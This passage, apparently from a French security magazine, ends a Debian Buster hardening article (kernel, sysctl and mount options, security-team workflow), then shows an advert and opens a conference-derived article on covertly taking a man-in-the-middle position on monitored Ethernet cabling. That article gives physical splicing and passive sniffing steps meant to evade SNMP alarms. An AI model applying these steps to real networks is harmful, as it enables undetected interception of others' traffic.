L'option **`-z,relro`** des LDFLAGS permet à l'éditeur de liens d'indiquer que les segments mémoire concernés doivent être positionnés en lecture seule après leur chargement en mémoire.

Parmi les options de compilation intéressantes, mais non utilisées à ce jour, on peut noter **`-fstack-clash-protection`**, apparu avec gcc 8, qui permet de se prémunir contre des vulnérabilités de type *stack clash*, découvertes en 2017 **[2]**, ainsi que les vulnérabilités *System Down* touchant systemd-journald en janvier 2019 **[3]**. Cette option pourrait être activée dans la version 11 de Debian (Bullseye), le suivi est assuré dans le bug Debian #918914 **[4]**

2 Durcissement du noyau

Le noyau Linux prévu pour Debian Buster est une version 4.19 (c'est une version LTS, supportée jusqu'en décembre 2020). Il existe plusieurs variantes dans la distribution : avec ou sans support du patch *realtime*, pour différentes sous-architectures (par exemple **`686`** et **`amd64`**) ou encore pour différentes cibles (il existe ainsi une version amd64 *cloud* avec une configuration adaptée et il existe de nombreuses versions pour les différentes plate-formes ARM).

Le noyau Debian incorpore certains patches supplémentaires, parmi lesquels certains sont présents spécialement pour la sécurité.

Un patch désactive par exemple les *user namespaces* par défaut, ceux-ci restant activables à l'aide d'un sysctl (voir ci-après).

Debian inclut la série de patches *lockdown*, soumis pour inclusion au noyau Linux, mais encore controversée. Cette série de patches renforce la séparation entre l'espace noyau (*ring 0* sur architectures **`x86`**) et l'espace utilisateur (*ring 3*). Le but de ce patch est d'empêcher l'espace utilisateur (y compris root) d'injecter du code exécutable arbitraire dans le noyau, que ce soit par le chargement d'un module non signé ou l'utilisation de *kexec*. Ce renforcement de la barrière *kernel/user* est surtout utile lorsque le système utilise *secure boot*.

Jusqu'à présent, la distribution Debian ne supportait pas nativement *secure boot*, et les utilisateurs étaient forcés de le désactiver à l'installation. À partir de Buster, le noyau Debian sera signé au moment de la construction du paquet, la partie publique de la clé de signature étant injectée dans la base de données du *shim*, bootloader léger qui s'intercale entre le firmware UEFI et grub. Ce *shim* est signé par l'AC Microsoft présente dans les firmwares des machines **`x86`**, ce qui devrait enfin permettre l'installation de Debian sur des machines ayant *secure boot* activé.

Le durcissement de la configuration du noyau Debian est délicat, car celui-ci doit rester générique et pouvoir fonctionner sur une large gamme de matériels et pour un grand nombre de cas d'usage, qu'il s'agisse d'une Raspberry Pi faisant office de media-center, d'un serveur rackable faisant serveur de fichier ou d'un nœud d'un cluster de calcul. Il est donc parfois délicat de respecter à la lettre les recommandations du Kernel Self Protection project (KSPP) **[5]**.

L'outil **kconfig-hardened-check** [6] permet de vérifier la conformité des options de compilation à cette référence. Son application sur la configuration standard Debian **amd64** renvoie 50 erreurs et 51 conformités. Parmi les erreurs, on trouve de faux positifs (ceux concernant la signature des modules, qui est effectuée de façon externe), des paramètres qu'il est possible d'activer dynamiquement (par *sysctl* ou options sur la ligne de commande). Un certain nombre d'options sont activées dans le noyau Debian pour des raisons de généricité, et il n'est donc pas possible de les désactiver sans causer de régression chez des utilisateurs. Il reste évidemment possible à un utilisateur Debian de recompiler son noyau pour désactiver ces options.

Parmi les options restantes qu'il serait intéressant d'activer, celles utilisant les *plugins* gcc sont intéressantes, en particulier **STACKLEAK**. Malheureusement l'utilisation de *plugins* gcc n'est pour l'instant supportée que pour les modules compilés en même temps que le noyau lui-même, ce qui empêcherait l'utilisation de modules externes, qu'ils soient libres comme Wireguard ou propriétaires comme Virtualbox ou Nvidia.

3 Compléments par l'utilisateur/ administrateur

En complément des durcissements apportés par la distribution sur le noyau et l'espace utilisateur, l'administrateur d'un déploiement (ou le concepteur d'un produit basé sur Debian) peut encore spécialiser son installation.

Un paquet récemment ajouté à la distribution, **hardening-runtime** [7] propose ainsi une configuration conforme aux recommandations du KSPP en fournissant un fichier de configuration pour appliquer des sysctl ainsi qu'un autre pour configurer la ligne de commande du noyau via le *bootloader* GRUB.

3.1 Configuration dynamique du noyau (sysctl)

Le fichier de configuration (**/usr/lib/sysctl.d/10-hardening.conf**) est appliqué au démarrage par la commande **systemd-sysctl**. Ce fichier prend en compte un certain nombre de paramètres, parmi lesquels :

- **kernel.kptr_restrict** et **kernel.dmesg_restrict** qui limitent l'exposition d'adresses mémoire du noyau via les fichiers dans **/proc** et via les journaux du noyau.
- **kernel.yama.ptrace_scope**, qui permet de restreindre l'utilisation de l'appel système **ptrace(2)** utilisé par un processus pour s'attacher à un autre et inspecter son espace mémoire. S'il est très utile pour un *debugger*, cet appel système est potentiellement dangereux puisqu'il permet l'espionnage d'un processus par un autre. Un processus sensible peut décider lui-même de s'en protéger (via l'appel système **prctl(2)** et l'argument **PR_SET_DUMPABLE**), mais il est aussi possible d'imposer ça de façon globale à la distribution. Le sysctl peut prendre les valeurs suivantes :
  - **0** est le mode classique : un processus peut s'attacher à un autre processus avec lequel il partage une identité à condition que la cible ne l'ait pas interdit ;
  - **1** est le mode restreint : un processus ne peut s'attacher qu'à ses descendants ou à un processus qui l'a explicitement choisi comme débugger ;
  - **2** est le monde admin : seul un processus avec la capacité **CAP_SYS_PTRACE** peut s'attacher à un autre processus ;
  - **3** désactive complètement l'appel système : aucun processus ne peut utiliser **ptrace(2)**.

  Le troisième mode est le plus restrictif et donc celui qui laisse le moins de liberté à un attaquant. Il est par contre contraignant puisqu'il empêche complètement de s'attacher à un processus, ce qui limite les possibilités d'investigation et de debug sur un système. La valeur configurée dans le fichier de configuration par défaut est **1** (valeur recommandée par le KSPP).
- **user.max_user_namespaces** permet de configurer le nombre de *user namespaces* qu'il est possible de créer hiérarchiquement. En le positionnant à zéro, il devient impossible d'en créer, ce qui limite la surface d'attaque qu'ils exposent. À noter que, sous Debian, les *user namespaces* sont par défaut accessibles uniquement à un utilisateur privilégié (via le paramètre *kernel.unprivileged_userns_clone* positionné à **0**). Si



l'utilisation des *user namespaces* permet dans certains cas de se passer de binaires **setuid** pour créer des environnements confinés, ils exposent aussi à un utilisateur non privilégié des interfaces non conçues pour cela, ce qui augmente fortement le risque. On a ainsi pu voir des élévations de privilèges dans l'appel système clone() (CVE 2013-1858), dans *overlayfs* (CVE-2015-8660) ; la confusion entre privilèges locaux à un *namespace* et ceux globaux a aussi causé un certain nombre de vulnérabilités (CVE-2017-17450 par exemple).

- **kernel.unprivileged_bpf_disabled** empêche l'utilisation de eBPF par des utilisateurs non privilégiés.

Il est possible de surcharger le fichier en le copiant (sous le même nom) dans le répertoire **/etc/sysctl.d**. C'est la version de l'administrateur qui sera alors prise en compte par **systemd-sysctl**. Il est aussi possible de complètement le désactiver en mettant sous ce nom un lien symbolique vers **/dev/null**.

3.2 Options de la ligne de commande du noyau

Le durcissement de la ligne de commande du noyau (**/etc/default/grub.d/01_hardening.cfg**) est pris en compte lors de la construction du fichier de configuration GRUB via la commande **update-grub**. Les options positionnées dedans sont comparables à celles présentées par le projet KSPP (kASLR, forçage de PTI et durcissement de la gestion du tas). Comme le fichier est situé dans un sous-répertoire de **/etc**, il est possible d'y apporter des modifications qui seront conservées lors de l'application de mises à jour du paquet.

3.3 Points de montage

Le durcissement des points de montage n'est pour l'instant pas réalisé par défaut, sauf pour une partie de points de montage « système » qui sont, par exemple, montés avec une combinaison des options **nodev** (non prise en compte des nœuds de périphérique), **noexec** (interdiction d'exécution des binaires) et **nosuid** (non prise en compte des bits **setuid**/**setgid** et des *files capabilities*). Il est fortement recommandé aux administrateurs de compléter ces options sur leurs points de montage.

Les fichiers **setuid**/**setgid** du système sont situés dans **/bin**, **/sbin**, **/usr/bin**, **/usr/sbin** ou **/usr/lib**. Tous les autres points de montages peuvent être montés **nosuid**, sans influence sur le bon fonctionnement de la distribution.

Les nœuds de périphériques sont uniquement présents dans **/dev**, tous les autres points de montage devraient normalement être montés **nodev** (une attention particulière devant être portée aux éventuelles arborescences de conteneurs ou de **chroot**).

Les exécutables du système sont présents dans les répertoires **/bin**, **/sbin**, **/usr/bin** et **/usr/sbin**. Tous les autres points de montage devraient, là encore, être montés avec l'option **noexec**. Un point d'attention particulier doit être porté au répertoire **/var/lib/dpkg/info**, qui contient les scripts de gestion des paquets et doit donc être monté avec les droits d'exécution.

Il est possible de limiter l'exposition des processus utilisateurs dans **/proc** (en particulier les répertoires **/proc/<pid>**) en montant ce pseudo-système de fichier à l'aide de l'option **hidepid**. En utilisant **hidepid=1**, un utilisateur non privilégié a accès uniquement au contenu des répertoires de ses propres processus. En utilisant **hidepid=2**, les répertoires des processus des autres utilisateurs n'apparaîtront même plus, ce qui limite la surface d'attaque (même s'il est parfois possible d'obtenir cette information via DBus auprès de systemd). L'utilisation de cette option empêche par contre certains programmes légitimes de fonctionner, par exemple ceux de surveillance du système tel que Nagios ou encore **systemd-logind** ou **policykit** (pour les versions postérieures à 0.115, Debian Buster contenant la version 0.105).

On peut alors monter **/proc** avec une option supplémentaire, **gid=** qui autorise les membres du groupe correspondant à accéder aux informations nécessaires. Sous Debian, il est par exemple possible d'utiliser le groupe **64044** (précédemment réservé au groupe **grsec-proc** pour le même usage) :

```
addgroup --gid 64044 --system grsec-proc
```

Dans le cas de **systemd-logind**, l'ajout du processus au groupe se fait à l'aide d'un fichier de configuration **/etc/systemd/system/systemd-logind.service.d/hidepid.conf** contenant :

```
[Service]
SupplementaryGroups=grsec-proc
```

Dans le cas de **policykit**, il faut ajouter l'utilisateur correspondant au groupe :

```
adduser polkitd grsec-proc
```

Les mêmes stratégies pourront être utilisées pour d'autres démons similaires.

4 Équipe sécurité

4.1 Présentation

L'équipe sécurité Debian est responsable principalement du maintien en condition de sécurité de la version stable de Debian (ainsi que de la version *oldstable* lors de la période d'un an de recouvrement). Elle comprend une dizaine de personnes, mais reçoit aussi parfois l'aide d'autres développeurs et mainteneurs Debian, ainsi que de chercheurs en sécurité (par exemple, lors de remontées de vulnérabilités).

L'équipe sécurité n'est, par contre, pas responsable des autres aspects liés à la sécurité de Debian : sécurité de l'infrastructure (du ressort de l'équipe Debian System Administrators), de la gestion des comptes des développeurs (du ressort des équipes Debian Accounts Manager et keyring). Le maintien en condition de sécurité des versions « LTS » (après la fin de la période de support standard) est assuré par une équipe dédiée.

Le support des versions stables de Debian consiste principalement à opérer une veille sur les différentes sources d'information (publiques et privées) pour identifier les vulnérabilités touchant les distributions concernées et, le cas échéant, publier des mises à jour de paquets, ainsi que les alertes de sécurité correspondantes. L'équipe a aussi un rôle de coordination entre les différentes parties impliquées : chercheurs en sécurité, CERT, mainteneur des paquets, équipe de gestion de la version stable, etc.

L'équipe sécurité s'intéresse par ailleurs aux aspects durcissement de la distribution, puisqu'une distribution plus résistante aux vulnérabilités permet de gagner du temps par la suite.

4.2 Communication

L'équipe sécurité utilise un certain nombre d'outils pour organiser son travail. Tout d'abord des outils de communication, externes comme internes. Elle est joignable via l'adresse mail security@debian.org (éventuellement avec utilisation de la clé PGP **rsa4096/0x6BAF400B05C3E651** dont l'empreinte complète est **0D59 D2B1 5144 766A 14D2 41C6 6BAF 400B 05C3 E651**) et des membres de l'équipe sont habituellement présents sur canal IRC **#debian-security** sur le réseau irc.debian.org.

L'équipe publie les annonces de sécurité sur la liste debian-security-announce@lists.debian.org, et au quotidien, l'état de la distribution est disponible via le *security tracker* **[8]**. Ce site agrège les CVE présents dans la distribution et les présente selon différentes vues. Il est aussi disponible en format brut ou JSON pour les outils automatisés tels que OVAL. Le *security tracker* est alimenté au travers d'un dépôt git public **[9]** qui permet l'organisation interne de l'équipe (un dépôt privé permet de traiter les vulnérabilités non publiques).

4.3 Fonctionnement quotidien

Le *security tracker* est alimenté en partie de façon automatique au travers d'un script (*External check*), qui est exécuté tous les jours pour collecter les nouveaux CVE auprès de diverses sources publiques (MITRE, autres distributions, etc.) et les ajouter à la liste avec un tag **TODO**. Les membres de l'équipe vérifient ensuite si ces nouvelles entrées sont pertinentes pour Debian : s'agit-il d'une vulnérabilité dans un paquet présent dans une version supportée de la distribution, quelle est la sévérité, etc. L'idée est d'ajouter suffisamment d'informations en entrée, pour faciliter le traitement par la suite.

Le traitement d'une vulnérabilité est souvent réparti entre plusieurs membres de l'équipe. Lorsque la vulnérabilité est remontée directement à l'équipe Debian, un numéro de CVE peut être attribué (ce n'est pas strictement nécessaire pour corriger la vulnérabilité, mais ça peut-être pratique d'avoir un identifiant unique partagé avec le reste de la communauté). Un correctif est recherché, en lien avec le développeur amont et le mainteneur du paquet, puis il est appliqué (éventuellement de façon adaptée) aux paquets présents dans les différentes versions supportées de la distribution. Les nouveaux paquets sont reconstruits sur les machines des membres de l'équipe, et testés pour identifier d'éventuelles régressions induites par le correctif.

Une fois que le paquet est considéré comme prêt, il est signé et envoyé sur un serveur spécifique



à l'équipe sécurité (`security-master`) pour être compilé par le réseau de démons de *builds* et déposé dans un espace temporaire réservé. Une fois que tous les paquets sont prêts, ils sont diffusés sur les miroirs sécurité et un e-mail d'alerte (DSA) est envoyé sur la liste de diffusion.

4.4 Embargos

Certaines vulnérabilités sont spéciales, en ce sens que l'équipe sécurité est avertie en avance de la publication globale. Ce type de vulnérabilité est appelé « sous embargo », car il est interdit de communiquer sur celle-ci avant la date prévue. Le but est de permettre aux développeurs, ainsi qu'aux différents distributeurs (et parfois certains gros utilisateurs), de mettre en place un correctif valide et qui puisse être déployé en même temps à tous les utilisateurs finaux, et minimiser ainsi leur exposition (le correctif étant disponible en même temps que l'annonce de la vulnérabilité).

L'inconvénient de ce type de traitement est que parfois, la disponibilité du correctif est artificiellement retardée (par exemple, pour permettre à certains distributeurs d'effectuer plus de tests), augmentant le temps pendant lequel les utilisateurs sont vulnérables. La mise en place d'embargos limite aussi par essence le nombre de personnes impliquées, et augmente donc la possibilité que le correctif soit problématique et induise des régressions (en particulier dans le cas de Debian, où par nature les logiciels sont open-source et où le développement se fait habituellement en public).

Il y a une volonté actuelle, au sein de la communauté *open-source*, de limiter au maximum la durée des embargos et de les réserver aux vulnérabilités les plus simples. C'est en particulier la politique **[10]** de la liste de coordination distros@vs.openwall.org, qui regroupe plusieurs distributions Linux et BSD. Cette liste limite à 7 jours (14 par dérogation) le nombre de jours d'embargo, et toute information postée sur la liste privée doit ensuite être repostée publiquement sur la liste oss-sec@vs.openwall.org.

Un exemple récent de vulnérabilité sous embargo, traité par l'équipe sécurité, est celui touchant le gestionnaire de paquet APT. Identifiée par le numéro `CVE-2019-3462`, la vulnérabilité découverte par Max Justicz **[11]** est une injection de contenu dans la connexion HTTP entre un client `apt` et son miroir, due à un manque de nettoyage des données venant du réseau et à une trop grande confiance de la part d'apt dans les données provenant des modules de téléchargement. Cette vulnérabilité est critique, car l'injection permet en particulier d'inclure des paquets arbitraires dont les scripts pourront par la suite être exécutés, ce qui entraîne une exécution de code arbitraire sur l'hôte.

Dans ce cas particulier, l'équipe sécurité a été prévenue par le chercheur le vendredi 18 janvier 2019 au matin. L'e-mail initial comprenait suffisamment de détail sur la vulnérabilité et les conséquences pour que soit décidée une mise à jour rapide. Après un contact du mainteneur du paquet et de l'équipe sécurité Ubuntu, et afin d'éviter une publication une veille de week-end, une date de publication a été fixée au mardi suivant (le lundi étant férié aux États-Unis). Le correctif a été identifié dans la journée par le mainteneur du paquet, et il a été possible durant le week-end de vérifier son bon fonctionnement, l'absence de régression et de lancer la compilation sur les différentes architectures supportées. La rédaction du texte de l'alerte de sécurité a été particulièrement délicate : en effet, s'agissant d'une vulnérabilité dans le gestionnaire de paquet, il fallait s'assurer que la mise à jour par les utilisateurs ne risquait pas de compromettre leurs postes. Les paquets et l'alerte **[12]** ont été publiés en temps et en heure le mardi à 12 h UTC.

Plus d'informations

Pour plus d'information sur le durcissement de système Linux, le lecteur pourra se tourner vers les recommandations (déjà citées) du Kernel Self Protection project **[5]**, vers les guides de l'ANSSI sur le durcissement de systèmes sur base Linux **[13]**, ainsi que sur la page Hardening du wiki Debian **[14]**.

Conclusion

Si la distribution Debian est parfois vue comme en retard suite à son rythme de développement assez lent et que, faute d'équipe marketing, peu de communication est faite sur les points forts de la distribution, la prochaine version, Buster, apporte un certain nombre de durcissements intéressants

pour l'utilisateur, que ce soit pour un serveur, un poste client ou un environnement embarqué. Il est possible de compléter les durcissements intégrés à la distribution par un certain nombre d'options adaptées à l'environnement de déploiement. ■

Remerciements

Merci à l'ANSSI et en particulier au laboratoire « Architectures matérielles et logicielles » pour les nombreuses discussions autour du sujet et le soutien à Debian en général, ainsi que les relectures de l'article en particulier.

Références

[1] **Équipe sécurité Debian :** https://security.debian.org

[2] **Qualys, the Stack Clash:** https://blog.qualys.com/securitylabs/2017/06/19/the-stack-clash

[3] **Qualys, System Down vulnerability :** https://www.openwall.com/lists/oss-security/2019/01/09/3

[4] **Ajout de -fstack-clash-protection aux options de compilation :** https://bugs.debian.org/918914

[5] **Kernel Self Protection Project, recommended settings :** https://kernsec.org/wiki/index.php/Kernel_Self_Protection_Project/Recommended_Settings

[6] **Alexander Popov, Kconfig hardened check :** https://github.com/a13xp0p0v/kconfig-hardened-check

[7] **Yves-Alexis Perez, hardening-runtime package :** https://tracker.debian.org/pkg/hardening-runtime

[8] **Debian security tracker :** https://security-tracker.debian.org

[9] **Dépôt git du Debian security tracker :** https://salsa.debian.org/security-tracker-team/security-tracker

[10] **Politique de la liste de diffusion distros :** https://oss-security.openwall.org/wiki/mailing-lists/distros#list-policy-and-instructions-for-reporters

[11] **Max Justicz, Remote Code Execution in apt/apt-get :** https://justi.cz/security/2019/01/22/apt-rce.html

[12] **Alerte de sécurité DSA 4371 dans apt :** https://www.debian.org/security/2019/dsa-4371

[13] **ANSSI, Recommandations de sécurité relatives à un système GNU/Linux :** https://www.ssi.gouv.fr/reco-securite-systeme-linux/

[14] **Debian Wiki, Hardening :** https://wiki.debian.org/Hardening

ACTUELLEMENT DISPONIBLE !

HACKABLE n°28



UTILISEZ LA MÉMOIRE « SECRÈTE » DE VOS ESP8266 !

NE LE MANQUEZ PAS CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



SILENT WIRE HACKING : ÉCOUTER LE TRAFIC SUR LES LIENS ETHERNET

Erwan BROQUAIRE – erwan.broquaire@cerema.fr
Pierre-Yves TANNIOU – pierre-yves.tanniou@cerema.fr
Ingénieurs Sécurité et Réseaux

mots-clés : MAN IN THE MIDDLE / ETHERNET / INTRUSION / SUPERVISION

Des méthodes d'intrusion Wifi sont documentées, mais moins concernant l'intrusion Ethernet. Nous découvrirons une méthode originale pour prendre la position de MITM sur un réseau Ethernet 100Mb supervisé sans être détecté.

Nous avons présenté le principe du Silent wire hacking aux conférences HIP et Sthack 2018. Cet article détaille son fonctionnement. Nous avons été amenés à concevoir cette attaque, en nous demandant dans quelle mesure les réseaux de nos partenaires et clients sont effectivement protégés.

1 Contexte

1.1 Aussi confidentiel que le fil. Ou plus ?

L'interception des communications : un rêve, un fantasme ou un cauchemar, selon le point de vue de chacun.

La question se pose à différents niveaux du stack IP : si un réseau n'est pas accessible, a fortiori le contenu encapsulé ne le sera pas. Les points d'accès Wifi offrent par nature un accès au niveau 1 ; aussi il a d'origine été doté d'un protocole niveau 2 pour assurer une confidentialité équivalente à celle d'une transmission par câble à paires torsadées : wire equivalent privacy, ou WEP. Protocole vite décrié et auquel a succédé WPA.

Mais quel est réellement le niveau de confidentialité d'une transmission filaire ? Au début des années 90, on parlait du (vrai ou faux) camion bulgare qui permettait de connaître toute l'activité informatique d'un bâtiment en se branchant sur une gouttière. N'est-il pas possible de brancher une pince croco sur une paire RJ45 pour prendre place dans le réseau ? Dans le monde Wifi, il existe des outils de wardriving ; mais quelles sont les intrusions possibles et la sécurité des réseaux filaires ?

Dans la lutte entre l'épée et le bouclier, certains ont cru avoir marqué le point décisif avec le protocole 802.1x, qui garantissait que seuls les terminaux autorisés pourraient avoir accès au réseau.

1.2 Homme du milieu

La position d'homme du milieu ou Man In The Middle (MITM, dans la suite de l'article), consiste à être un point de passage de tout le trafic entre deux hôtes légitimes et permet à l'attaquant de l'intercepter, voire de le modifier. Dans le cadre d'une attaque, c'est un atout considérable.

Et si on peut prendre une position de MITM, il est en principe simple de contourner le 802.1x. Pour contourner ce protocole, il «suffit» de transférer les requêtes du protocole d'authentification vers les interlocuteurs légitimes qui sauront y répondre. Ainsi le port du commutateur sera ouvert et maintenu actif par l'utilisateur légitime ; pour le reste, l'intrus pourra faire ce qu'il veut de l'accès réseau ainsi obtenu. Des outils existent pour réaliser ce contournement **[FENRIR]**.

Mais la littérature suppose que cette position de MITM est déjà acquise. Est-ce possible sur un réseau filaire sans être détecté ?



En effet, sur un réseau supervisé, le branchement/débranchement d'un câble produit une alarme sur l'équipement et déclenche l'émission d'une trame dite « SNMP trap » vers un serveur de supervision qui signale l'intrusion.

1.3 Des câbles réseaux accessibles

Lors d'un audit, ou en se promenant, on voit des câbles réseau accessibles plus ou moins visibles, à l'arrière d'une caméra de surveillance, dans un faux plafond...

Les débits de 1Gb/s et plus se généralisent dans les environnements tertiaires, mais sur des réseaux étendus, les infrastructures pilotées par SCADA et plus généralement en environnement industriel, les réseaux de terrain sont à 100 Mb/s. Sur ces réseaux Ethernet, les communications se font sur deux paires identifiées par les couleurs « blanc-orange », « orange », « vert-blanc » et « vert » (dans l'ordre : contact 1, 2, 3 et 6 de la prise). Dans la suite, nous parlerons simplement de la paire orange et de la paire verte.

1.4 Solutions inutilisables ou inaccessibles

On trouve sur le web des solutions pour l'interception du trafic Ethernet : taps, sondes... Mais la façon de les brancher sans être détecté par la supervision n'est même pas envisagée. Ce ne sont donc pas des solutions pour s'introduire discrètement dans un réseau. Il y a certainement des solutions hardware dédiées, mais elles ne sont pas disponibles au grand public et ne sont pas documentées. Pouvons-nous trouver une solution sans nous plonger dans les quatre mille pages de la norme 802.3 et finalement réinventer une carte Ethernet ?

1.5 Objectif

Notre but est de pouvoir prendre une position de MITM sur un réseau Ethernet 100 Mb/s, sans être détectés par les dispositifs anti-intrusion des commutateurs, sans leur faire émettre de trap SNMP de changement état de lien et accessoirement, sans changement de topologie RSTP ni modification LLDP ou CDP.

Est-il de plus possible que cette solution soit facile à concevoir et réalisable par tout un chacun, pour un coût minimum ? Ce serait d'un grand intérêt pour le bidouilleur, ou d'un grand risque du point de vue du RSSI.

Nous avons exclu l'utilisation de composants montés en surface (CMS), ne retenant que les solutions réalisables par tous. Le conditionnement des signaux par des ampli-op (suiveur, comparateur...) est donc exclu, les composants traversants n'étant pas adaptés aux fréquences du signal Ethernet. Aussi, nous avons retenu de faire toutes les manipulations du signal avec de simples relais. Nous utiliserons également des commutateurs administrables et là où il y a des données à manipuler, cela se fera avec un Raspberry Pi (qui pourrait aussi commander différents relais).

2 Déroulement de l'attaque

2.1 Situation type

Considérons une installation typique comprenant un espace surveillé par une caméra et un centre d'opérations comprenant l'écran de surveillance et le système de supervision du réseau. Entre les deux, des commutateurs bien configurés qui s'assurent que seuls les équipements déclarés sont présents (en fait, que seules les adresses IP et MAC des équipements déclarés sont présentes) et alertent par SNMP si l'état d'un port est modifié (branché, débranché puis rebranché).


L'ensemble du système d'intrusion est constitué :

- d'un dispositif à concevoir pour s'introduire sur le lien Ethernet ; c'est l'innovation de ce projet ;
- de deux commutateurs d'attaque ;
- de machines pour lire et modifier aussi bien les données applicatives que les en-têtes des trames... Dans notre cas, il s'agira de deux boîtiers Raspberry et d'un PC.

2.2 Intrusion physique sur le câble

L'intrusion physique consiste à ouvrir le câble sur une vingtaine de centimètres pour avoir accès aux fils, puis à se brancher sur les paires

sans les interrompre. Il est possible de découper les protections électromagnétiques, mais il vaut mieux préserver leur continuité (conserver le fil de continuité lorsqu'il y en a un en parallèle du film aluminium-polymère). En revanche, il ne faut pas couper les isolants des conducteurs. Nous nous brancherons avec des réglettes LSA à contacts auto-dénudants (CAD). Le contact est constitué de deux lames avec une élasticité adaptée, qui vont entailler l'isolant et prendre le contact nécessaire avec l'âme. Le crayon à papier s'avère un bon outil pour séparer les conducteurs d'une paire. Dans la zone ouverte du câble, il faut séparer les paires en trois endroits : à gauche et à droite pour se branche en Y avec les CAD et au milieu pour couper les câbles une fois le dispositif en place. Si vous utilisez l'outil LSA Punch conçu pour la mise en place de ces contacts, enlevez sa lame coupe-câble.



Les prises CAD seront elles-mêmes préalablement reliées à des câbles RJ45 qui pourront se brancher facilement sur le reste du matériel d'attaque. Ces câbles seront courts afin de ne pas générer de problèmes d'impédance sur la ligne qui pourraient conduire à faire tomber les communications.

Malgré sa simplicité de principe, cette étape doit être menée avec beaucoup de soin, car c'est en fait la plus risquée de la procédure : des câbles de dérivation un peu trop longs, des contacts peu fiables… pourront faire tomber le lien attaqué et déclencher des alertes SNMP.

2.3 Collecte d'informations

Pour écouter le trafic sur le réseau, nous allons utiliser un commutateur avec un port sans autonégociation et sur ce port, un cordon dont n'est branchée que la paire orange, c'est-à-dire réception par le commutateur ; ainsi rien ne sortira vers le réseau cible. Ce port sera mis en miroir vers un autre où est branché un PC avec **wireshark**. En branchant la paire orange du câble d'écoute alternativement sur les paires orange puis verte du câble attaqué, il est possible d'écouter et d'analyser tour à tour le trafic des deux sens de transmission du réseau. On identifie ainsi les adresses IP et MAC des différents interlocuteurs, les protocoles en jeu…

Du fait de la négociation auto-MDIx, il n'est pas possible a priori de savoir quelle paire correspond à quel sens de transmission, et donc à quel côté affecter les adresses collectées. Il n'est pas non plus possible d'émettre du trafic sur le réseau : quelle que soit la paire sur laquelle serait émis du trafic, il y a déjà un émetteur légitime sur la ligne. Il serait en conflit, entraînant la perte du port, une renégociation du sens de transmission et une alerte SNMP.

Les sens de transmission sont parfois appelés *Tx* (émission - transmission) et *Rx* (réception). Il s'agit de sens vu des équipements qui sont à chaque extrémité. Mais la paire *Rx* pour l'un est *Tx* pour l'autre, et il n'y a pas de sens « a priori » sur un lien.


2.4 Connexion

Nous voulons aller au-delà de cette position en Y et obtenir une véritable position de MITM ; il faut donc se brancher en deux points avec un dispositif qui se comporte comme un câble. Une fois cette électronique en place, il sera possible de couper les brins du câble d'origine sans interrompre les communications.

2.4.1 Identification des sens de transmission

Nos switchs d'attaque ne peuvent pas être en autonégociation (voir 2.6). D'un côté, il faut brancher le câble d'origine au switch d'attaque par un câble droit, de l'autre par un câble croisé, comme avant l'invention de l'auto-MDIx. Ce branchement doit respecter l'affectation actuelle des paires orange et verte du réseau attaqué. Mais quelle est-elle ?

Si l'installation est à portée de vue et qu'il est possible d'identifier quel équipement est de quel côté du lien, alors il est possible d'identifier directement le sens de transmission des paires en observant les trames correspondant à des



requêtes ou réponses lors de l'écoute de chaque paire faite précédemment. Ce peut être le cas par exemple, si c'est une caméra qui est attaquée et que le trafic observé sur une paire sert à envoyer un flux vidéo et sur l'autre des acquittements.

